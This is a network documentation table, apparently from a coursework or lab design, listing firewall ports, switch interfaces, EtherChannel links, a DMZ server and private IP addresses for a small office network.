








**Table 1.1**

*Network Documentation*

|  |  |  |  |
| --- | --- | --- | --- |
| **component** | **Port/Interface** | **Connection/Role** | **IP Address (if applicable)** |
| Firewall | Port 1 | Connected to the Internet | 192.168.80.1 |
| Port 4 | Connected to DMZ | 192.168.70.1 |  |
| Port 3 | Connected to LAN | 192.168.50.1 |  |
| Port 2 | Connected to Hot Standby Router | N/A |  |
| L3 Switch | e0/0 | Connected to Firewall | 192.168.50.2 |
| Eth 1/0 & 1/1 | Connected to L2 Switch (EtherChannel Group) | N/A |  |
| e1/2 | Connected to Hot Standby Router | N/A |  |
| e0/1 | Connected to ICT Desktop | N/A |  |
| e0/0 | Connected to Database Server | N/A |  |
| First L2 Switch | Eth 1/0 & 1/1 | Connected to L3 Switch (EtherChannel Group) | N/A |
| e0/2 & 0/3 | Connected to Second L2 Switch (EtherChannel) | N/A |  |
| Second L2 Switch | e0/2 & 0/3 | Connected to First L2 Switch (EtherChannel) | N/A |
| Eth 0/0 | Connected to Finance Desktop | N/A |  |
| Eth 0/1 | Connected to HR Desktop | N/A |  |
| DMZ Server | N/A | Running Web and Mail Services | N/A |
| Remote Worker | N/A | Connected to Internet | N/A |
| VLAN 10 (ICT) | N/A | ICT Desktop and Database Server | N/A |
